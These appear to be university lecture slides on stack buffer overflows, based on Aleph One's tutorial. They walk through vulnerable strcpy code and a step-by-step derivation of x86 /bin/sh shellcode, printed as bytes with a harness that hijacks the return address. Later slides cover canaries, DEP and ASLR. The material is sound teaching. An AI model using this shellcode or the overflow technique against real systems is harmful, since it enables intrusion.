Stack Buffer Overflow

Chengyu Song

Slides modified from
Dawn Song

Infection vectors of malware

- Human assistant, unknowingly
- **Exploiting vulnerabilities**
  - We see the term "buffer overflow" several time, but
    - What is buffer overflow?
    - Why it would allow attackers/malware to get into the system?

Software security

- Surround a central topic **vulnerabilities**
  - What is a vulnerability?
  - What types of vulnerabilities are there?
  - How do we find vulnerabilities?
  - How do we fix vulnerabilities?
  - How do we exploit vulnerabilities?
  - How do we prevent exploits?

Software vulnerability

> *A **vulnerability** is a weakness in a software that could allow an attacker to compromise the information assurance of the system. -- [Wikipedia]*


- **Weakness**: bugs, configure errors, etc.
- **Information assurance**: confidentiality, integrity, availability, etc.

Exploit

> *An **exploit** is a piece of input that takes advantage of a vulnerability in order to cause unintended behavior* -- *Wikipedia*

- **Input**: file, data, program, etc.
- **Unintended behavior**: arbitrary code execution, privilege escalation, denial-of-service (DoS), information leak, etc.

Putting things together



--*OWASP*

Popular types of vulnerabilities

- **Memory corruption**
  - Buffer overflow, use-after-free, uninitialized data access, etc.
- **Improper input sanitation** (a.k.a. injection attacks)
  - SQL injection, command injection, cross-site script (XSS), etc.
- **Insufficient Authentication/authorization**
  - Missing checks, hardcoded credential, backdoor, etc.
- **Incorrect use of crypto primitives**
  - Weak primitives (encryption, hash), etc.

Memory corruption

- **Prevalent**: due to the popularity of unsafe languages
  - `C` (2nd), `C++` (3rd), `Assembly` (9th)
  - Note: many runtime/interpreters of safe languages are still written in `C`/`C++`, like `Java`, `JavaScript`
- **Devastating**: highly exploitable, usually means arbitrary code execution
- **Widely exploited**

Buffer overflow

- aleph1, *Smashing The Stack For Fun And Profit*
  - Phrack 49, Volume Seven, Issue Forty-Nine
- Vulnerability: stack buffer overflow
- Exploit: control flow hijacking + code injection

What is a stack?

- A LIFO (Last-In-First-Out) data structure
- Two operations: `PUSH` and `POP`

What is a stack used for?

- Spill registers (including return address)
- Store local/temporal variables
- Store function arguments (depending on the calling convention)

Stack in operation (1)

```c
/* example1.c */
void function(int a, int b, int c) {
   char buffer1[5];
   char buffer2[10];
}

void main() {
  function(1,2,3);
}
```

Stack in operation (2)

```
$ gcc -S -m32 -o example1.s example1.c
$ cat example1.s
```

```
function:
    pushl   %ebp
    movl    %esp, %ebp
    subl    $24, %esp
    leave
    ret
```

Stack in operation (3)

```
main:
        pushl   %ebp
        movl    %esp, %ebp
        pushl   $3
        pushl   $2
        pushl   $1
        call    function
        leave
        ret
```

Stack in operation (4)

```
bottom of                                                      top of
memory                                                         memory
           buffer2       buffer1   sfp   ret   a     b     c
<------   [            ][        ][    ][    ][    ][    ][    ]

top of                                                      bottom of
stack                                                           stack
```

Stack buffer overflow (1)

```c
/* example2.c */
void function(char *str) {
   char buffer[16];
   strcpy(buffer, str);
}

void main() {
  char large_string[256];
  int i;
  for( i = 0; i < 255; i++)
    large_string[i] = 'A';
  function(large_string);
}
```

Stack buffer overflow (2)

```
$ gcc -O0 -m32 -fno-stack-protector -o example2 example2.c
$ gdb ./example2
(gdb) r

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```

Stack buffer overflow (3)

```
bottom of                                                           top of
memory                                                              memory
                  buffer              sfp   ret   *str
<------          [AAAAAAAAAAAAAAAA][AAAA][AAAA][AAAA]

top of                                                           bottom of
stack                                                                stack
```

Shell code (1)

- Now we can hijack the return, what's next?
- Execute arbitrary code, like getting a *shell*

Shell code (2)

```c
/* shellcode.c */
#include <stdio.h>

void main() {
  char *name[2];

  name[0] = "/bin/sh";
  name[1] = NULL;
  execve(name[0], name, NULL);
}
```

Shell code (3)

```
$ gcc -o shellcode -ggdb -static shellcode.c
$ gdb shellcode
(gdb) disassemble main
...
0x8000136 <main+6>:   movl   $0x80027b8,0xfffffff8(%ebp)
# name[0] = "/bin/sh";
0x800013d <main+13>:  movl   $0x0,0xfffffffc(%ebp)
# name[1] = NULL;
0x8000144 <main+20>:  pushl  $0x0
0x8000146 <main+22>:  leal   0xfffffff8(%ebp),%eax
0x8000149 <main+25>:  pushl  %eax
0x800014a <main+26>:  movl   0xfffffff8(%ebp),%eax
0x800014d <main+29>:  pushl  %eax
0x800014e <main+30>:  call   0x80002bc <__execve>
...
```

Shell code (4)

```
(gdb) disassemble __execve
...
0x80002c0 <__execve+4>:   movl   $0xb,%eax
# load syscall number
0x80002c5 <__execve+9>:   movl   0x8(%ebp),%ebx
# load name[0]
0x80002c8 <__execve+12>:  movl   0xc(%ebp),%ecx
# load name
0x80002cb <__execve+15>:  movl   0x10(%ebp),%edx
# NULL
0x80002ce <__execve+18>:  int    $0x80
...
```

Shell code (5)

1. Have the null terminated string "/bin/sh" somewhere in memory.
2. Have the address of the string "/bin/sh" somewhere in memory followed by a null long word.
3. Copy 0xb into the EAX register.
4. Copy the address of the address of the string "/bin/sh" into the `EBX` register.
5. Copy the address of the string "/bin/sh" into the `ECX` register.
6. Copy the address of the null long word into the `EDX` register.
7. Execute the `int $0x80` instruction.

Shell code (6)

- What if the `execve()` call fails for some reason? The program will continue fetching instructions from the stack, which may contain random data.
- Let's add `exit()` in case `execve()` fails

```
(gdb) disassemble _exit
0x8000350 <_exit+4>:   movl   $0x1,%eax
0x8000355 <_exit+9>:   movl   0x8(%ebp),%ebx
0x8000358 <_exit+12>:  int    $0x80
```

Shell code (7)

- **Challenge**: we do not know the exact address
- Position Independent Code (PIE)
  - `JMP` and `CALL` can use relative address
  - What about the address of "/bin/sh"?
  - Use a `CALL TARGET = PUSH PC+4; JMP TARGET`

Shell code (8)

```
bottom of                                                         top of
memory                                                            memory
           buffer                      sfp   ret   a     b     c
<------   [JJSSSSSSSSSSSSSSCCss][ssss][0xD8][0x01][0x02][0x03]
           ^|^             ^|            |
           |||_____________||____________| (1)
       (2)  ||_____________||
             |______________| (3)
top of                                                            bottom of
stack                                                                 stack
```

Shell code (9)

```
jmp     0x2a                    # 3 bytes
popl    %esi                    # 1 byte
movl    %esi,0x8(%esi)          # 3 bytes
movb    $0x0,0x7(%esi)          # 4 bytes
movl    $0x0,0xc(%esi)          # 7 bytes
movl    $0xb,%eax               # 5 bytes
movl    %esi,%ebx               # 2 bytes
leal    0x8(%esi),%ecx          # 3 bytes
leal    0xc(%esi),%edx          # 3 bytes
int     $0x80                   # 2 bytes
movl    $0x1, %eax              # 5 bytes
movl    $0x0, %ebx              # 5 bytes
int     $0x80                   # 2 bytes
call    -0x2f                   # 5 bytes
.string \"/bin/sh\"             # 8 bytes
```

Shell code (10)

```
char shellcode[] =
  "\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"
  "\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
  "\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"
  "\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89\xec\x5d\xc3";

void main() {
   int *ret;
   ret = (int *)&ret + 2;
   (*ret) = (int)shellcode;
}

[aleph1]$ ./testsc
$ exit
[aleph1]$
```

Summary (1)

- What is a buffer overflow?
  - Out-of-bound memory writes (mostly sequential)
- Why buffer overflow can lead to compromise of the system?
  - Allow attackers to overwrite critical data (e.g., return address) to hijacking control flow to execute arbitrary code

How can we prevent the attack?

1. Fix the root cause (best option but not always doable)
    - Why? Delays, performance, compatibility, etc
2. Prevent the exploit

Fix stack buffer overflow

- What causes the overflow?
    - The source buffer is too large
    - The destination buffer is too small
    - Forget to check size before copying
- Which one would you choose? Why?

Safer string operations

- strcat, strcpy, sprintf, … are **DANGEROUS**
    - Compiler would warn you for using them
- Safer version: strncat, strncpy, snprintf
    - Safer but always?
    - What does `n` mean? # of characters to be copied
        - How to make sure there's enough space left?
        - What if `n` is larger than `strlen(src)`?
    - Null-terminator?

Safer string operations (cont.)

- BSD: strlcat, strlcpy, slprintf
  - Copy `n - 1`, always add '\0'
- Windows: strncat_s, strncpy_s, snprintf_s
  - Copy `min(n, strlen(src))`
  - Abort if `size(dest)` is not enough
  - No padding

Take away (1)

- Patching solves the root cause but
  - Requires time to develop
  - Relies on developers
  - May be wrong
- Q: is there alternative ways that do not require efforts from developers?
  - Generic mitigation techniques

Prevent exploit against stack buffer overflow

- What are the key steps?
  1. Overwrite the return address, sequentially
  2. Jump to the beginning of the shellcode
  3. Execute the shellcode

Idea1: stack guard/canary

- Check if the return address has been corrupted before return, but how?
- How about insert a **canary** between the return address and local variables
  - Would this work? Why?

```
stack top
[  buffer  ][sfp][canary][ra][args ....]
```

Not that simple!

- Which value should I use as a canary?
  - secrete? random? randomize per exec? per func?
- Where to put the canary?
  - Just protect RA? What about FP and other local variables?
- How to compare the canary value?
  - Compare? Encoding (xor)?
- What to do after you find the canary value is corrupted?
  - Crash? Report?

Take away (2)

- Stack canary makes exploit much harder
  - GCC: `-fstack-protector(-strong|full)`
  - MSVC: `/GS`
  - Random value, per execution, both RA and FP, check and report
- But it's not perfect and can be bypassed

Idea2: non-executable data

- Observation: injected shellcode is data, why data should be executable?
- Let's make data not executable
  - Software-based approach: W^X, DEP (early stage)
  - Hardware-based approach: NX (x86), XN (ARM)
- Huge success - code injection is almost extinguished
  - Why? Very low performance overhead yet extreme effective

Countermeasures

- Idea: if I cannot inject code, can I reuse existing code?
  - **Code Reuse Attacks** (CRA)
- Whole function reuse (e.g., `system`, `mprotect`, `mmap`)
- Partial reuse: **Return-oriented Programming** (ROP)
  - Chain small code snippets

Take away (3)

- Defense mechanism should eliminate the key prerequisite of attacks
    - Effectiveness
- Hardware assistant can reduce a lot of overhead
    - Performance
- However, since the root cause is not eliminated, DEP can still be bypassed

Idea3: where is the payload?

- Similar to stack cookie, can we randomize the location of memory so it will be very difficult to locate the payload (shellcode, code gadgets)
  - **Address Space Layout Randomization** (ASLR)

How does ASLR work?

- Linux
    - Randomize the base of mmap, stack, and heap (brk)
    - Executables are loaded by mmap so their location is also randomized
- Windows
    - Before Windows 8, similar
    - High entropy ASLR, check references

ASLR weakness (1)

- Entropy, entropy, entropy!
- Without enough "randomness", attackers can just guess
- Two attack strategies
  - Brute-force → hacking blind
  - Spray

ASLR weakness (2)

- Predictable
  - Not fine-grained: relative offset is not changed
  - Legacy, not randomizable/randomized content
- Information leak
  - Memory disclosure
  - Side-channels

Take away (4)

- Randomization is a good (low overhead) defense strategy
  - Stack canary, ASLR, etc
- ONLY IF
  - There's enough **entropy**
  - There's **no information leak**

Summary (2)

- Best practice to prevent buffer overflow
    - Safe programming languages: Java, Rust, Go, etc.
    - Secure coding practices: safer string operations, etc
- Three widely deployed exploit prevention techniques
    - Stack canary (cookie/guard)
    - DEP (NX/XN)
    - ASLR

Questions

- Besides missing bound check, any other bugs can also cause out-of-bound access?
- Besides return address (frame pointer), any other types of data can be overwritten to launch attacks?